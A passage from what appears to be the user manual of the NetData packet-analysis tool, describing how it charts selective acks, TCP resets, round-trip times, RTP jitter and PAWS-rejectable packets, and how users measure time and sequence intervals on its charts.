immediately entered the congestion-avoidance state.

14.25 Transmit Window Size with Selective Acks


Information in selective acks is displayed with multiple bands of pale blue and grey on the sliding-window chart, and as a stack of three bands on the window-occupancy graph. The latter three bands can be stacked in three different ways – with the band of lost data in the middle, at the top, or at the bottom of the stack (as in the chart below). Pop-ups describe the heights of individual selective-ack bands, and bands of missing data are cross-hatched.






14.26 TCP Resets Plotted on Data Sequence Chart

NetData plots the occurrence of Reset packets on the sliding-window chart, using the same Reset markers that appear on the timing chart. The resulting chart provides a clearer indication of all the Reset packets that might be issued in response to other packets, particularly when the sequence numbers in the Reset packets echo the ack sequence numbers in the other packets.






A sequence of eight acks, including a SACK and D-SACK, prompted Reset packets from the server.

14.27 Plotting WiFi Signal Strength and Channel Frequency

WiFi packets in capture files written by Microsoft NetMon 3.4 are accompanied by metadata that includes a Received Signal Strength Indicator (RSSI), a channel centre frequency, and the channel's bit rate. The format of the metadata record depends on whether the traffic was captured by NetMon itself, or by the event logging program *NetSh*. NetData extracts the signal strength and channel frequency from the metadata, in either format, and stores the measurements with their packet records. Because they take the place of a packet's transit and gap-fill times they can be viewed when those columns are revealed in the packet-table browser, and viewed on the data-flow chart when plots of trip times and gap-fill times are requested.



14.28 Ack-Data Round-Trip Time Calculations

Round-trip time (RTT) calculations yield two types of information: plots of individual RTTs that provide an indication of congestion while the network is being used (congestion increases the average RTT and its variance); and the minimum RTT that provides an estimate of a path's loop-delay, one of three parameters that characterise the path's performance (independent of congestion). NetData's ability to measure ack-data RTTs as well as data-ack RTTs provides an indication of congestion no matter in which direction data flows.

Data packets and their corresponding ack packets are related positively by their TCP sequence numbers, but matching data packets with their soliciting ack packets involves heuristics and an accurate estimate of the minimum round-trip time. NetData takes RTT samples involving retransmissions, selective acks and keep-alive probes as well as normal data packets. It guards against accepting invalid small RTTs ('inliers') that occur if the sniffer is stressed and is late in timestamping some packets.


In case NetData accepts an inlier, or is unable to measure the true loop-delay, a new function ('Set Dialogue Lp-Delay') in the context menu of the data-flow chart allows a loop-delay to be set manually, overriding the value selected by NetData. The new value is determined by the position of the cursor relative to the vertical round-trip-time scale. If the cursor is near a packet's RTT marker, then the RTT of that packet will be suggested. If a new loop-delay value is set in this way, NetData will recalculate all the ack-data RTTs of the affected dialogue and plot the new values on the data-flow chart.


14.29 Comparing Jitter Effects of Different RTP Streams

The nature and magnitude of jitter in an RTP packet stream – for VoIP, say – can be viewed in a chart of the relative transit times of every packet, and patterns in the chart can give clues to the cause of the jitter – such as packets taking different paths, or a polling delay arising from the cyclic operation of a firewall processor.

Besides identifying the mechanism causing jitter, it is also useful to find clues to the mechanism's location, and NetData helps by plotting on the one chart the relative transit times of concurrent packet streams travelling over different paths. NetData normally adjusts the relative transit times of a stream so that its minimum transit time is zero, with the result that markers indicating the more frequent transit times form a band at an arbitrary height on the chart. Markers drawn from different connections appear in different bands which may overlap, and the behaviours of different streams are often indistinguishable.

A control in the chart's format-control window assigns different colours to the RTP transit-time markers of different connections, and adjusts their relative times to separate the bands of markers into slots that are nominally 10 ms apart on the transit-time scale.





This chart plots the relative transit times of the caller packets of 12 RTP streams and shows that all the streams exhibit transit variations in the same way and at the same time – in other words, the cause of the delays and packet loss is common to all the paths.


14.30 PAWS Rejectable Packets

RFC 1323 introduced the TCP Timestamps option for use in the RTTM (Round-Trip Time Measurement) mechanism and in PAWS (Protect Against Wrapped Sequence numbers), a TCP mechanism to reject old duplicate packets whose sequence numbers might corrupt a connection. The timestamps of successive packets must be monotone non-decreasing, and the basic PAWS rule is that a packet can be rejected if it is received with a timestamp that is less than that of a recently received packet. To minimise the possibility of rejecting a valid packet, a new *recent* timestamp is saved for comparison with future received packets only if it advances the trailing edge of the receiver's window. This is the rule adopted by NetData when looking for PAWS-rejectable packets, but RFC 1323 allows a minor change for consistency with the timestamps echoed by RTTM – when the receiver delays an ack it eventually echoes the timestamp of the oldest unacknowledged packet, not the most recent packet to advance the window.

In abnormal circumstances such as severe network stress PAWS may reject valid packets and seriously degrade network performance. Because the resulting packet losses may appear to be random and without cause, the problem can be difficult to diagnose. NetData flags packets that could be rejected by PAWS, and records the occurrence of such packets in the network events table. The problem will be noticed when event records are loaded from the database, and the high frequency of events can be highlighted on the dialogue chart.

When plotted in a sliding window on the data-flow chart, PAWS-rejectable packets are highlighted with an orange strip drawn on the right against the packet's normal vertical strip. If those packets are subsequently rejected – i.e. lost – after being captured by the sniffer, a red strip is drawn on the left against the normal strip. The following chart illustrates these highlighting techniques.

This chart displays the strips of 15 data packets conveying part of a message from client to server. Alternate pairs of packets were sent along different paths that converged before the sniffer. All the packets that used the second path were delayed by 3 or 4 milliseconds, much greater than the minimum round-trip time, and left sequence gaps in the stream passing the sniffer. The resulting duplicate acks prompted an immediate retransmission which was seen well before the delayed packets. Because the delayed packets had timestamps less than that of the retransmission, and the retransmission advanced the window, all the delayed packets were PAWS-rejectable and they were indeed lost after passing the sniffer. Because these packets filled sequence gaps as they passed the sniffer, NetData represented them with green (central) strips; they have orange strips on the right to indicate that they were PAWS-rejectable, and red strips on the left to indicate that they were subsequently lost (as inferred by NetData from duplicate acks and retransmissions). Performance was severely degraded in this case because the rejected packets were retransmitted only after a timeout of at least half a second.



The packet pop-ups on this chart fill out the details of the degradation. The sequence in which packets were created is indicated by each packet's IP ID, and the timestamps explain how PAWS decided what packets could be rejected. The IP IDs confirm that packet sequence 71803 conveyed original data that was retransmitted in packet 71796 (green). Because the original packet was seen after its retransmission, NetData marked the original as a retransmission.

.


14.31 Relative and Delta Times on the Timing and Flow Charts

When viewing a timing or data-flow chart there is often an interest in the time interval between two packets, perhaps to estimate a retransmission timeout or an ack delay. Packet times (time of day) appear in pop-ups on the charts and in the packet table; time differences are displayed in two normally-hidden columns of the packet table: *Relative Time* and *Delta Time*.

Referring to the packet table to read time differences may not always be convenient. However, two options in the context menu of the data-flow chart will set a relative-time scale to zero at a selected packet, and, once a relative-time scale has been established in this way, all subsequent packet pop-ups will display the packet's relative time compared to the first packet.

If there is no packet strip near the position of a right-mouse-click, the relative time scale is zeroed exactly at the time indicated by the click position. In either case a green vertical line drawn across the chart indicates the start of relative times.

The chart below shows the context menu that zeroed the relative times at a packet following a sequence gap (a red strip), and two packet pop-ups with absolute and relative times – the time intervals from the sequence gap.




The relative time scale is also zeroed when a packet description is requested on either the timing or data-flow chart.

An even quicker way to measure a time interval between two points on the performance, timing and flow charts is to left-click the first point while the Alt key is pressed, and drag the cursor to the second point. The Alt key doesn't have to remain pressed while the cursor is dragged. While the left mouse button is pressed the interval between the first point and the current cursor position is highlighted by a blue rectangle, and a pop-up in the chart's top-right corner displays the size of the time interval, as in the chart below. The blue rectangle displayed while dragging is similar to the green rectangle that appears while dragging across a zoom interval, and the width of the zoom interval is also displayed in a similar pop-up.

If there is a packet or transaction marker near the first point that starts the dragged interval, the starting point will snap to that nearest object and a red circle will be drawn around the object to indicate that a snap has occurred. When the mouse button is released to finish the measurement operation, the time of the chosen starting packet becomes the zero time for subsequent relative-time calculations and a green vertical line is drawn through the packet marker.

The end point for time measurements will also snap to the nearest marker if it is within a few pixels of the cursor position, and a red circle will be drawn around the marker to indicate that a snap has occurred. In the sample chart below the measured time interval has 'snapped' from the first and second cursor positions to the nearest packet positions, to measure the time between a sequence gap and the gap-filling packet. To avoid snapping, simply move the cursor vertically, away from any nearby marker, until the red circle disappears.



On the performance chart the dragged measurement interval will snap to nearby transaction markers. Those markers normally indicate the end of server processing – the start of a response message; if the chart has been configured to plot a transaction arrival rate rather than departure rate, the markers indicate the times at which server processing began – the end of a request message.


14.32 Measuring Sequence and Time Intervals

All three NetData charts with a time-of-day scale provide a tool for measuring time intervals. A measurement is started by pressing the Alt key and then dragging the cursor over the interval to be measured. While the cursor is dragged the Alt key can be released, the interval is painted with a blue rectangle, and the measurement is displayed in a popup in the top-right corner of the chart. Typing Alt/Z fixes the popup and the blue rectangle on the chart. As with all chart popups, first typing Alt/X or Alt/Y toggles the position of the popup between coordinates in the X and Y directions.

On the flow chart with a TCP data-sequence scale it is also useful to measure the sequence range of a single burst of packets or across many bursts of packets. Dividing a sequence range by its corresponding time interval provides a measure of throughput.

Normally when dragging the cursor, whether for zooming or interval measurement, the Y scale is ignored. On the flow chart, clicking the 'Fixed Seq Scale' button enables the mode in which the Y position is respected while dragging the cursor; the painted rectangle indicates both a sequence range and a time interval.

